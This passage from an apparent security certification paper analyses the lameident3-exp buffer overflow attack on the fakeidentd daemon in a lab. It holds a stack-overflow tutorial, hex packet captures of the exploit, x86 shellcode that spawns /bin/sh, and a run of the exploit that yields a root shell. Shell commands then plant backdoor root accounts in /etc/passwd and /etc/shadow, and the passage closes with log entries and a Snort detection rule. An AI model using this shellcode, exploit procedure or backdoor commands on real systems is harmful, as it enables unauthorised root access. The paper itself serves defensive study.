While the exploit tool is called lameident3-exp, and in the exploit code it actually mentions 3rd revision, during my extensive research I could not find an earlier or later variant of the lameident3-exp exploit code, or for that matter, any other exploit tools for the fakeidentd vulnerability. It is feasible to alter the shellcode (basically just cut and paste) in the lameident3-exp code and perform other operations, but a root shell is useful.

A DoS attack against the fakeident daemon on later Linux (2.4 kernel) systems is possible by the altering the lameident3-exp.c code and varying the size of the `char buf1` value. This was tested against Red Hat 7.2 (default install) successfully crashing the fakeident daemon. To exploit the fakeidentd buffer overflow vulnerabilities on later Linux systems would require finding the correct memory base address to insert the exploit shellcode thereby overwriting the saved return address for the particular operating system. The lameident3 exploit code could easily be hacked to direct inputs to this address. I feel this does not add to the intent of this practical and decided not to pursue the exploitation of later OS's as the UID switching vulnerability in fakeidentd was mitigated in version 1.4 released February 2001, Thereby removing the root access from the exploit.

Extensive searches on the Internet for exploits against fakeidentd all led to the lameident3-exp.c code although the Nessus plug-in 11054 will break the fakeident daemon if that particular "dangerous" plug-in is enabled as part of the security scan. The 11054 Nessus plug-in just sends "crap" to the 113 port in the hope that it will crash the ident service, which it is successful in doing. Again see appendix D for the Nessus plug-in that detects the fakeidentd buffer overflow.

Protocol descriptions

Why and how does a buffer overflow occur, (as Aleph One stated in the seminal paper on buffer overflows “Smashing The Stack For Fun And Profit”[18]),

“The standard C library provides a number of functions for copying or appending strings, that perform no boundary checking. They include: strcat(), strcpy(), sprintf(), and vsprintf(). These functions operate on null-terminated strings, and do not check for overflow of the receiving string.” - Aleph One. “Smashing The Stack For Fun And Profit.”

The client requests to the fakeidentd application are stored in memory buffers that have broken boundary checks. Fakeidentd sets aside 20 bytes of memory space for the clients request data (the port pair), but on getting this information it is not checked correctly and the supplied data is copied to the 20 byte buffer. The fakeidentd application then reads this information and responds with the ident reply. This is fine if the data supplied is less than 20 bytes, but if the supplied data is greater than 20 bytes then the program will die with a memory access violation error. If the data that overwrites the 20 byte buffer was crafted in such away that the program actually performed another procedure and reads back a saved return address of the attackers choice then the attacker could execute arbitrary code on the compromised host. This is the key to a buffer overflow exploit.

The following buffer overflow explanation is from David Litchfield's paper "Buffer Overflows for Beginners."

"As you'll be aware most programs manipulate data in one form or another. Any that don't will be pretty useless. Accordingly there's a block of this address space that's designated as the area where data is to be stored and manipulated. This area is known as the STACK and dynamically shrinks and grows as and when desired. It's easiest to think of the stack as expandable workbench. When the stack does grow it grows towards address 0x00000000 and when it shrinks it shrinks down towards address 0xFFFFFFFF:

Assuming the bottom of the stack can be found at address 0x0012FF0F it looks like this before it grows

```
0x00000000
...
0x0012FF00
0x0012FF01
0x0012FF02
0x0012FF03
0x0012FF04
0x0012FF05
0x0012FF06
0x0012FF07
0x0012FF08 ------------------------------ Top of the stack
0x0012FF09
0x0012FF0A
0x0012FF0B
0x0012FF0C
0x0012FF0D
0x0012FF0E
0x0012FF0F ------------------------------ Bottom of the stack
...
0xFFFFFFFF
```

But then looks like this when it does grow

```
0x00000000
...
0x0012FF00
0x0012FF01
0x0012FF02
0x0012FF03
0x0012FF04 ------------------------------ New top of the stack
0x0012FF05
0x0012FF06
0x0012FF07
0x0012FF08 - - - - - - - - - - - - - - - (old top of the stack)
0x0012FF09
0x0012FF0A
0x0012FF0B
0x0012FF0C
0x0012FF0D
0x0012FF0E
0x0012FF0F ------------------------------ Bottom of the stack
...
0xFFFFFFFF
```

But when it shrinks it looks like this

```
0x00000000
...
0x0012FF00
0x0012FF01
0x0012FF02
0x0012FF03
0x0012FF04 - - - - - - - - - - - - - - - - (old top of the stack)
0x0012FF05
0x0012FF06
0x0012FF07
0x0012FF08
0x0012FF09
0x0012FF0A
0x0012FF0B
0x0012FF0C ------------------------------ New top of the stack
0x0012FF0D
0x0012FF0E
0x0012FF0F ------------------------------ Bottom of the stack
...
0xFFFFFFFF
```

So where is this leading? Just setting the scene to explain how a program executes and it's important to know about the stack before I can explain it. As you'll see this is integral to understanding and exploiting a buffer overrun.

A program can really be divided up into loads of discrete chunks of computer code called procedures that each perform their own little task but when combined as a whole together they provide the program's functionality. Each of these procedures execute and then when finished the next procedure is called to do its little bit. When the next procedure is called, and this is the key, the address following the address of where the call to execute the next procedure can be found is pushed onto the stack. It sounds difficult to grasp but it isn't really - not with the aid of a diagram anyway.

Consider the following: The top of the stack can be found at address 0x0012FF04. The program is just about to execute the instruction that can be found at address 0x401F2034 - "call procedure Q" which can be found at address 0x40209876.

```
0x00000000
...
0x0012FF00
0x0012FF01
0x0012FF02
0x0012FF03
0x0012FF04 ------------------------------ Top of the stack
0x0012FF05
0x0012FF06
0x0012FF07
0x0012FF08 ------------------------------ Bottom of the stack
...
...
0x401F2034 call procedure Q <---------- Processor is about to execute this
0x401F2035
...
0x40209876 procedure Q
...
```

```
0xFFFFFFFF
```

When this instruction at address 0x401F2034 is executed our address space looks like this:

```
0x00000000
...
0x0012FF00 ------------------------------ Top of the stack
0x0012FF01          40
0x0012FF02          1F
0x0012FF03          20
0x0012FF04          35
0x0012FF05
0x0012FF06
0x0012FF07
0x0012FF08 ------------------------------ Bottom of the stack
...
...
0x401F2034 call procedure Q
0x401F2035
...
0x40209876 procedure Q <---------- Processor is about to execute this
...
0xFFFFFFFF
```

As you can see the address immediately after the address where "call procedure Q" can be found has been pushed onto the top of stack. The reason this happens is so that when procedure Q has finished its task and is ready to return the processor can pull this address off of the stack and resume execution from where it left off. This address is known as the "saved return address".

From an attacker's perspective if this saved return address could somehow be overwritten with something else then when procedure Q has finished executing and the replaced return address is peeled off of the stack then it would be possible to get the program to execute arbitrary code.

Imagine if somehow an attacker could overwrite this saved return address - it would then be possible to jump to an arbitrary address in memory of the attacker's choosing thus radically altering the original intended path of the program's execution. Jump to the right place and it might even be possible to execute computer code of the attacker's choosing too. Enter the buffer overrun exploit. Remember the stack is also the place where data is manipulated. If we can find and cause a buffer overflow it will be possible to overwrite this saved return address and gain complete control of the program's execution.

This is the first step in being able to exploit a buffer overrun but why do situations that allow memory buffers to be overflowed crop up? More often that not buffer overrun vulnerabilities are caused by poor or lazy programming though in all fairness they can be simply an oversight. Further to this the programming language used to write the program in the first instance is partially to blame too. Most overruns can be found in programs written in C or C++ and are usually caused by how C handles character strings. Other programming languages handle strings in a much more safe manner." This information has been taken from the White hat, Black hat, Grey hat website,[19] they have some excellent papers to assist in understanding buffer overflows.

To exploit a buffer overflow vulnerability a number of steps must be performed:

- A buffer overflow vulnerability in some code must be found.
- Determine how many bytes are required to overflow the buffer.
- Find where the supplied data is written in the address space.
- Determine the address required to overwrite the return address to be able to get back to the buffer.
- Figure out what to do with the exploit and write the computer opcodes to do this.
- Test and refine.

Looking at the source code, debugging or decompiling an application, or trial and error data inputs, are methods of finding buffer overflow conditions. You should however be fussy in the applications examined, if a remote exploit of a server is the goal, then examination of remotely accessible server programs is a great place to start.

A methodical approach is required to determine the amount of data the vulnerable buffer holds, before the saved return address is over written. Without getting too technical about it a string of alternating alphanumerics in 4 character chunks - e.g. AAAABBBBCCCCDDDDEEEE and so on can be used.

Whatever character overflows the buffer indicates the bytes required.

Work out what address we need to use to overwrite the saved return address with to be able to get back to our buffer.

"Remember we have overwritten the saved return address and what that means. It means that the address that the processor should've returned to after the procedure it had just finished executing had called RETurn has been overwritten by us, the attacker. That means we can overwrite it with almost anything we want - I say anything because we can't have a NULL in it - remember they terminate strings in C anything we would place after it would just be, well, not there. Our code-to-be can found at the ESP - to get back there all we need to do is overwrite the saved return address with an address that contains either a "jmp esp" or "call esp" instruction - these two instructions do essentially the same thing - the processor will go to the ESP and start executing downwards from there. This way what'll happen is when the finishing procedure calls ret our address is peeled off of the stack - the process then goes to this address to find its next instruction to execute - what'll be call or jmp esp and when this executes the processor will go down to the ESP and executes what it finds there.

Work out what we want we want to do with the overflow exploit.

Write our computer code that'll perform what we decided we wanted to do.

Once the code is written all that's left is to test it. Then debug, re-write and re-test until you get it right." - Much of this information has been taken from David Litchfield and the White hat, Black hat, Grey hat website,[19] they have some excellent papers to assist in understanding buffer overflows.

As alluded to in part 1, the exploit runs over the TCP/IP protocol, creating the TCP session and sending a formatted port pair request to the ident application. The exploit is actually exploiting a buffer overflow in the ident application and TCP/IP is happily routing the malicious code to the application but it is not really the fault of the TCP stack that the exploit works.

How the exploit works

Still, by examination of the TCP header, information on the amount of data sent to the victim can be gleaned. The exploit works by pushing code into the memory stack, this code is then run in the context of the running application.

The exploit is sent to the victim as 4 discrete sessions, the first session contains 2044 bytes consisting of 19 AAAA...'s then 1942 NOP's followed by the shellcode.

```
12:33:38.274791 192.168.210.7.32808 > 192.168.210.6.auth: P 1:20(19) ack 1 win 5840
<nop,nop,timestamp 8042225 501746> (DF)
0x0000  4500 0047 deba 4000 4006 3697 c0a8 d207      E..G..@.@.6.....
0x0010  c0a8 d206 8028 0071 cc7e 684a cbea 9e93      .....(.q.~hJ....
0x0020  8018 16d0 2ee1 0000 0101 080a 007a b6f1      ..............z..
0x0030  0007 a7f2 4141 4141 4141 4141 4141 4141      ....AAAAAAAAAAAA
0x0040  4141 4141 4141 41                            AAAAAAA

12:33:38.294791 192.168.210.7.32808 > 192.168.210.6.auth: P 20:25(5) ack 1 win 5840
<nop,nop,timestamp 8042227 501746> (DF)
0x0000  4500 0039 debb 4000 4006 36a4 c0a8 d207      E..9..@.@.6.....
0x0010  c0a8 d206 8028 0071 cc7e 685d cbea 9e93      .....(.q.~h]....
0x0020  8018 16d0 d23e 0000 0101 080a 007a b6f3      .....>.......z..
0x0030  0007 a7f2 41eb effa b7                       ....A....
```

.... total of 102 packets containing 19 bytes of NOP (0x90)

```
12:33:40.314791 192.168.210.7.32808 > 192.168.210.6.auth: P 1925:1944(19) ack 1 win
5840 <nop,nop,timestamp 8042429 501949> (DF)
0x0000  4500 0047 df20 4000 4006 3631 c0a8 d207      E..G..@.@.61....
0x0010  c0a8 d206 8028 0071 cc7e 6fce cbea 9e93      .....(.q.~o.....
0x0020  8018 16d0 0cfc 0000 0101 080a 007a b7bd      ..............z..
0x0030  0007 a8bd 9090 9090 9090 9090 9090 9090      ................
0x0040  9090 9090 9090 90

12:33:40.334791 192.168.210.7.32808 > 192.168.210.6.auth: P 1944:1963(19) ack 1 win
5840 <nop,nop,timestamp 8042431 501951> (DF)
0x0000  4500 0047 df21 4000 4006 3630 c0a8 d207      E..G.!@.@.60....
0x0010  c0a8 d206 8028 0071 cc7e 6fe1 cbea 9e93      .....(.q.~o.....
0x0020  8018 16d0 0ce5 0000 0101 080a 007a b7bf      ..............z..
0x0030  0007 a8bf 9090 9090 9090 9090 9090 9090      ................
0x0040  9090 9090 9090 90                            .......

12:33:40.354791 192.168.210.7.32808 > 192.168.210.6.auth: P 1963:1982(19) ack 1 win
5840 <nop,nop,timestamp 8042433 501953> (DF)
0x0000  4500 0047 df22 4000 4006 362f c0a8 d207      E..G."@.@.6/....
0x0010  c0a8 d206 8028 0071 cc7e 6ff4 cbea 9e93      .....(.q.~o.....
0x0020  8018 16d0 a0ca 0000 0101 080a 007a b7c1      ..............z..
0x0030  0007 a8c1 9090 9090 31c9 f7e1 515b b0a4      ........1...Q[..
0x0040  cd80 31c9 6a02 5b                            ..1.j.[
```

... Shellcode opcodes

```
12:33:40.414791 192.168.210.7.32808 > 192.168.210.6.auth: P 2020:2039(19) ack 1 win
5840 <nop,nop,timestamp 8042439 501959> (DF)
0x0000  4500 0047 df25 4000 4006 362c c0a8 d207      E..G.%@.@.6,....
0x0010  c0a8 d206 8028 0071 cc7e 702d cbea 9e93      .....(.q.~p-....
0x0020  8018 16d0 cbf0 0000 0101 080a 007a b7c7      .............z..
0x0030  0007 a8c7 8d56 0ccd 8031 db89 d840 cd80      .....V...1...@..
0x0040  e8dc ffff ff2f 62                            ...../b

12:33:40.434791 192.168.210.7.32808 > 192.168.210.6.auth: P 2039:2044(5) ack 1 win
5840 <nop,nop,timestamp 8042441 501961> (DF)
0x0000  4500 0039 df26 4000 4006 3639 c0a8 d207      E..9.&@.@.69....
0x0010  c0a8 d206 8028 0071 cc7e 7040 cbea 9e93      .....(.q.~p@....
0x0020  8018 16d0 b0b3 0000 0101 080a 007a b7c9      .............z..
0x0030  0007 a8c9 696e 2f73 68                       ....in/sh
```

The second session supplies a further 541 bytes write a repeating stream of “84a2 ffbf 84a2 ffbf”

```
12:33:40.474791 192.168.210.7.32809 > 192.168.210.6.auth: P 1:20(19) ack 1 win 5840
<nop,nop,timestamp 8042445 501965> (DF)
0x0000  4500 0047 b9ea 4000 4006 5b67 c0a8 d207      E..G..@.@.[g....
0x0010  c0a8 d206 8029 0071 cc9b 0e26 cc0e 7d14      .....).q...&..}.
0x0020  8018 16d0 a88b 0000 0101 080a 007a b7cd      .............z..
0x0030  0007 a8cd 4141 4141 4141 4141 4141 4141      ....AAAAAAAAAAAA
0x0040  4141 4141 4141 41                            AAAAAAA

12:33:40.494791 192.168.210.7.32809 > 192.168.210.6.auth: P 20:25(5) ack 1 win 5840
<nop,nop,timestamp 8042447 501965> (DF)
0x0000  4500 0039 b9eb 4000 4006 5b74 c0a8 d207      E..9..@.@.[t....
0x0010  c0a8 d206 8029 0071 cc9b 0e39 cc0e 7d14      .....).q...9..}.
0x0020  8018 16d0 43f2 0000 0101 080a 007a b7cf      ....C........z..
0x0030  0007 a8cd 41e2 f7fa b7                       ....A....

12:33:40.514791 192.168.210.7.32809 > 192.168.210.6.auth: P 25:44(19) ack 1 win
5840 <nop,nop,timestamp 8042449 501969> (DF)
0x0000  4500 0047 b9ec 4000 4006 5b65 c0a8 d207      E..G..@.@.[e....
0x0010  c0a8 d206 8029 0071 cc9b 0e3e cc0e 7d14      .....).q...>..}.
0x0020  8018 16d0 9f89 0000 0101 080a 007a b7d1      .............z..
0x0030  0007 a8d1 84a2 ffbf 84a2 ffbf 84a2 ffbf      ................
0x0040  84a2 ffbf 84a2 ff                            .......

12:33:40.534791 192.168.210.7.32809 > 192.168.210.6.auth: P 44:63(19) ack 1 win
5840 <nop,nop,timestamp 8042451 501971> (DF)
0x0000  4500 0047 b9ed 4000 4006 5b64 c0a8 d207      E..G..@.@.[d....
0x0010  c0a8 d206 8029 0071 cc9b 0e51 cc0e 7d14      .....).q...Q..}.
0x0020  8018 16d0 4909 0000 0101 080a 007a b7d3      ....I........z..
0x0030  0007 a8d3 bf84 a2ff bf84 a2ff bf84 a2ff      ................
0x0040  bf84 a2ff bf84 a2                            .......

12:33:40.554791 192.168.210.7.32809 > 192.168.210.6.auth: P 63:82(19) ack 1 win
5840 <nop,nop,timestamp 8042453 501973> (DF)
0x0000  4500 0047 b9ee 4000 4006 5b63 c0a8 d207      E..G..@.@.[c....
0x0010  c0a8 d206 8029 0071 cc9b 0e64 cc0e 7d14      .....).q...d..}.
0x0020  8018 16d0 9f3e 0000 0101 080a 007a b7d5      .....>.......z..
0x0030  0007 a8d5 ffbf 84a2 ffbf 84a2 ffbf 84a2      ................
0x0040  ffbf 84a2 ffbf 84                            .......

12:33:40.574791 192.168.210.7.32809 > 192.168.210.6.auth: P 82:101(19) ack 1 win
5840 <nop,nop,timestamp 8042455 501975> (DF)
0x0000  4500 0047 b9ef 4000 4006 5b62 c0a8 d207      E..G..@.@.[b....
0x0010  c0a8 d206 8029 0071 cc9b 0e77 cc0e 7d14      .....).q...w..}.
0x0020  8018 16d0 4860 0000 0101 080a 007a b7d7      ....H`.......z..
0x0030  0007 a8d7 a2ff bf84 a2ff bf84 a2ff bf84      ................
0x0040  a2ff bf84 a2ff bf                            .......
```

```
12:33:40.594791 192.168.210.7.32809 > 192.168.210.6.auth: P 101:120(19) ack 1 win
5840 <nop,nop,timestamp 8042457 501977> (DF)
0x0000  4500 0047 b9f0 4000 4006 5b61 c0a8 d207      E..G..@.@.[a....
0x0010  c0a8 d206 8029 0071 cc9b 0e8a cc0e 7d14      .....).q......}.
0x0020  8018 16d0 9f2d 0000 0101 080a 007a b7d9      .....-.......z..
0x0030  0007 a8d9 84a2 ffbf 84a2 ffbf 84a2 ffbf      ................
0x0040  84a2 ffbf 84a2 ff                            .......
```

A total of 27 such 19 byte packets containing repeating "84a2 ffbf 84a2 ffbf"

```
12:33:41.054791 192.168.210.7.32809 > 192.168.210.6.auth: P 538:541(3) ack 1 win
5840 <nop,nop,timestamp 8042503 502023> (DF)
0x0000  4500 0037 ba07 4000 4006 5b5a c0a8 d207      E..7..@.@.[Z....
0x0010  c0a8 d206 8029 0071 cc9b 103f cc0e 7d14      .....).q...?..}.
0x0020  8018 16d0 d059 0000 0101 080a 007a b807      .....Y.......z..
0x0030  0007 a907 a2ff bf                            .......
```

The third session again sends the 19 AAA…'s overwriting the original saved return address, which is replaced with the exploits return address creating the jump, back to an executable program, and then back to the NOP sled in the memory stack.

```
12:33:41.094791 192.168.210.7.32810 > 192.168.210.6.auth: P 1:20(19) ack 1 win 5840
<nop,nop,timestamp 8042507 502027> (DF)
0x0000  4500 0047 475b 4000 4006 cdf6 c0a8 d207      E..GG[@.@.......
0x0010  c0a8 d206 802a 0071 cd29 ff53 cbcf f9a9      .....*.q.).S....
0x0020  8018 16d0 39fc 0000 0101 080a 007a b80b      ....9........z..
0x0030  0007 a90b 4141 4141 4141 4141 4141 4141      ....AAAAAAAAAAAA
0x0040  4141 4141 4141 41                            AAAAAAA

12:33:41.114791 192.168.210.7.32810 > 192.168.210.6.auth: P 20:25(5) ack 1 win 5840
<nop,nop,timestamp 8042509 502027> (DF)
0x0000  4500 0039 475c 4000 4006 ce03 c0a8 d207      E..9G\@.@.......
0x0010  c0a8 d206 802a 0071 cd29 ff66 cbcf f9a9      .....*.q.).f....
0x0020  8018 16d0 85e4 0000 0101 080a 007a b80d      ............z..
0x0030  0007 a90b 415b ffff ff                       ....A[...

12:33:41.134791 192.168.210.7.32810 > 192.168.210.6.auth: P 25:29(4) ack 1 win 5840
<nop,nop,timestamp 8042511 502031> (DF)
0x0000  4500 0038 475d 4000 4006 ce03 c0a8 d207      E..8G]@.@.......
0x0010  c0a8 d206 802a 0071 cd29 ff6b cbcf f9a9      .....*.q.).k....
0x0020  8018 16d0 75cd 0000 0101 080a 007a b80f      ....u........z..
0x0030  0007 a90f 50a9 ffbf                          ....P...
```

Then the final session sets up an interactive shell and supplies an ident request `1234, 1234` followed by the `uname -a; pwd; id;` root confirmation commands.

```
12:33:41.154791 192.168.210.7.32811 > 192.168.210.6.auth: P 1:12(11) ack 1 win 5840
<nop,nop,timestamp 8042513 502033> (DF)
0x0000  4500 003f 03e0 4000 4006 117a c0a8 d207      E..?..@.@..z....
0x0010  c0a8 d206 802b 0071 cccd bbd0 cb52 877a      .....+.q.....R.z
0x0020  8018 16d0 7de1 0000 0101 080a 007a b811      ....}........z..
0x0030  0007 a911 3132 3334 2c20 3132 3334 0a        ....1234,.1234.

12:33:41.174791 192.168.210.7.32811 > 192.168.210.6.auth: P 12:31(19) ack 1 win
5840 <nop,nop,timestamp 8042515 502033> (DF)
0x0000  4500 0047 03e1 4000 4006 1171 c0a8 d207      E..G..@.@..q....
0x0010  c0a8 d206 802b 0071 cccd bbdb cb52 877a      .....+.q.....R.z
0x0020  8018 16d0 74e4 0000 0101 080a 007a b813      ....t........z..
0x0030  0007 a911 756e 616d 6520 2d61 3b20 7077      ....uname.-a;.pw
0x0040  643b 2069 643b 0a                            d;.id;.
```

Note the maximum packet size is 19 byte's, avoiding the 20 byte buffer boundary checking routine of the fakeident application. This allows the exploit code to be written to the memory stack.

In the above tcpdump of the lameident3-exp exploit traffic we can see the `/bin/sh` of the shell code split over two packets arriving after 2020 bytes, the proceeding shellcode having been sent in 102 individual 19 byte packets and written to the memory stack, game on. The main body of the shell code is a block of assembly language code. This code pushes the proper sequence of instruction or "opcodes" onto the stack to execute the `/bin/sh` command which can be seen at the end of the shellcode utilised by lameident3-exp, see below.

```
....
/* dup() shellcode from Charles Stevenson <core@bokeoa.com> */
char lnx86_dupshell[]=
  "\x31\xc9\xf7\xe1\x51\x5b\xb0\xa4\xcd\x80\x31\xc9\x6a" DUPFD
  "\x5b\x6a\x3f\x58\xcd\x80\x41\x6a\x3f\x58\xcd\x80\x41\x6a\x3f"
  "\x58\xcd\x80\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89"
  "\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31"
  "\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff\xff\xff/bin/sh";
....
```

Diagram

I had a simple lab set up consisting of just 4 hosts:

- An attacker
- A victim
- A scanning host (separate because I had it already set-up) and
- An IDS.

I was running an IDS box on a different network so tcpdumped the IP traffic to a binary file to be analysed later. See figure 6 for my simple lab set-up.

Lab. Network




Figure 6

How to use the exploit

Once a vulnerable system is found the exploit is relatively easy to use. A tool for performing the exploit, lameident3-exp, created by sloth@nopninjas.com, is easy enough to be used by malicious actors with no technical knowledge i.e. “Script Kiddies”. The lameidentd3-exp.c source code is complied on the malicious users machine (redhat7 IP address 192.168.210.7 in this case). I started a telnet session to the victim's 113 port to verify the fakeidentd service was responding, but this step is redundant in an attack. Using the lameident3-exp tool is as simple as “point and shoot”. The following is a screen dump from the malicious users machine while the exploit is run and the password file on the victim (redhat6 IP address 192.168.210.6) is altered.

```
[wayne@redhat7 tmp]$ telnet 192.168.210.6 113
Trying 192.168.210.6...
Connected to 192.168.210.6.
Escape character is '^]'.
```

An ident request is made, although this TCP port pair does not exist on the victim, I just wanted a response from ident.

```
123, 456
123, 456 : USERID : UNIX : nobody
Connection closed by foreign host.
```

Interestingly the telnet session with an ident request of ports `123 , 456` is greeted with a static response from fakeidentd even though there is no associated TCP connection between these ports, fakeidentd gives away very little.

The lameident3 exploit code is run, the code has an option for the operating system being exploited "0" for Slackware 7.1 or Red Hat 6.2 and "1" for Slackware 8 or Debian 3.0 systems the option selects the base memory address in the stack being written to 0x0804b0a0 and 0x0804a260 respectively. The hard coding of these base memory addresses allows calculations of memory offsets for different operating systems to be performed by the lameident3-exp exploit code. My earlier Nessus scan had determined that the victim’s operating system was Red Hat 6.2 so we use the "0" option followed by the IP address of the victim.

```
[wayne@redhat7 tmp]$ ./lameident3-exp 0 192.168.210.6
lameident3-exp.c by sloth @ b0red
Writing shellcode: 2019 bytes to 0xbfffa090...
Writing pointers to 0xbfffa887
here comes the root shell!
Linux redhat6 2.2.14-5.0 #1 Tue Mar 7 20:53:41 EST 2000 i586 unknown
/bin
uid=0(root) gid=0(root) groups=0(root), 1(bin), 2(daemon), 3(sys), 4(adm),
6(disk), 10(wheel)
```

This is the exploit completed, and takes less time than it takes to type this sentence. The privilege level of the attacker is root so no escalation of privileges is required with this exploit. At this stage the victim is compromised and ready for a back door or root kit to be installed. This is where the quality of the attacker will show though. If the attacker wants to maintain access to the host, some form of back door will need to be established. A skilled attacker will maintain a low profile stealthy back door. I’m just editing the password file. You are dropped into the `/bin/sh` and no prompt is

displayed. You are required to transverse the directory tree back to "/" in order to issue commands.

I manually add a couple of users, wroot and wruser, to the `/etc/passwd` file. A noisy back door but this is just a demonstration.

```
./../../bin/echo "wroot:x:0:0::/root:/bin/bash">>/etc/passwd
./../../bin/echo "wroot::::::::">>/etc/shadow
./../../usr/bin/passwd wroot
wrootpass
New UNIX password: wrootpass
Retype new UNIX password: Changing password for user wroot
passwd: all authentication tokens updated successfully

./../../bin/echo "wruser:x:666:666::/root:/bin/bash">>/etc/passwd
./../../bin/echo "wruser::::::::">>/etc/shadow
./../../usr/bin/passwd wruser
wruserpass
New UNIX password: wruserpass
Retype new UNIX password: Changing password for user wruser
passwd: all authentication tokens updated successfully

[5]+  Stopped            ./lameident3-exp 0 192.168.210.6
```

At this stage the ident service, fakeidentd, is halted on the victim's machine; an observant system administrator, or a user unable to connect to an IRC channel etc. may notice this. A log entry is created in the /var/log/messages log file.

```
redhat6 identd: cannot bind() server socket: Permission denied.
redhat6 inetd[477]: /sbin/identd (pid 1324): exit status 255.
```

Signature of the attack

The above entry in a messages log file may not be noticed by itself but during the attack 40 such messages were written to the log file in just 2 seconds, this would clearly be an indication and event has occurred. It would be unusual to be monitoring the messages log file full time and the event would most likely be discovered after the ensuing incident, a more rapid method of detecting attacks would be to utilise an Intrusion Detection System (IDS).

If the network contains an IDS and the rule set is configured to alert on shell code the lameident3-exp attack will be flagged as an alert. The lameident3-exp exploit can be detected by a SNORT[20] IDS as "SHELLCODE x86 NOOP" if running the shellcode.rules rule set. Note that this rule set is not enabled by default in snort.conf due to the fact these signatures check all traffic for shellcode, there is a large performance hit by enabling this rule set.

The excerpt below is the particular conditions in the shellcode.rules rule set which detects the No Operation (NOP) instructions for Intel's x86 architecture, See appendix E for the complete shellcode rule. These NOP's are sent to the victim as part of the buffer filling code of the lameident3-exp exploit.

```
alert ip $EXTERNAL_NET any -> $HOME_NET $SHELLCODE_PORTS (msg:"SHELLCODE
x86 NOOP";
content: "|90 90 90 90 90 90 90 90 90 90 90 90 90 90|"; depth: 128;
reference:arachnids,181; classtype:shellcode-detect; sid:648; rev:5;)
```

The rule will detect NOP sleds, greater than 14 individual NOP's in a packet, triggering an alert. Packets captured during this exploit contain 19 NOP's. 102 of these alerts are detected during the lameident3-exp attack, and indicate 1938 NOP's make up the NOP sled for this attack, (There is actually 1942, another 4 NOP's are contained in a packet not detected by this rule). The NOP sled (No Operations commands) allows a degree of freedom in locating the correct memory address to write to in the memory stack, this is typical of buffer overflow exploits.
Remember this is signature based IDS and it is possible to create polymorphic NOP sleds that may not be detected by these rule sets.

A binary tcpdump `tcpdump -w tcpdumpw.out` of the lameident3-exp exploit traffic was collected while the exploit was run and analysed later on a SNORT-2.0.0 IDS box utilising the analyst console ACID (Analysis Console for Intrusion Databases) version 0.9.6.6b23.[21] SNORT detected 102 packets causing alerts, but only when the shellcode.rules rule set was implemented. (Figure 7)

ACID Query from tcpdump of exploit, run through SNORT

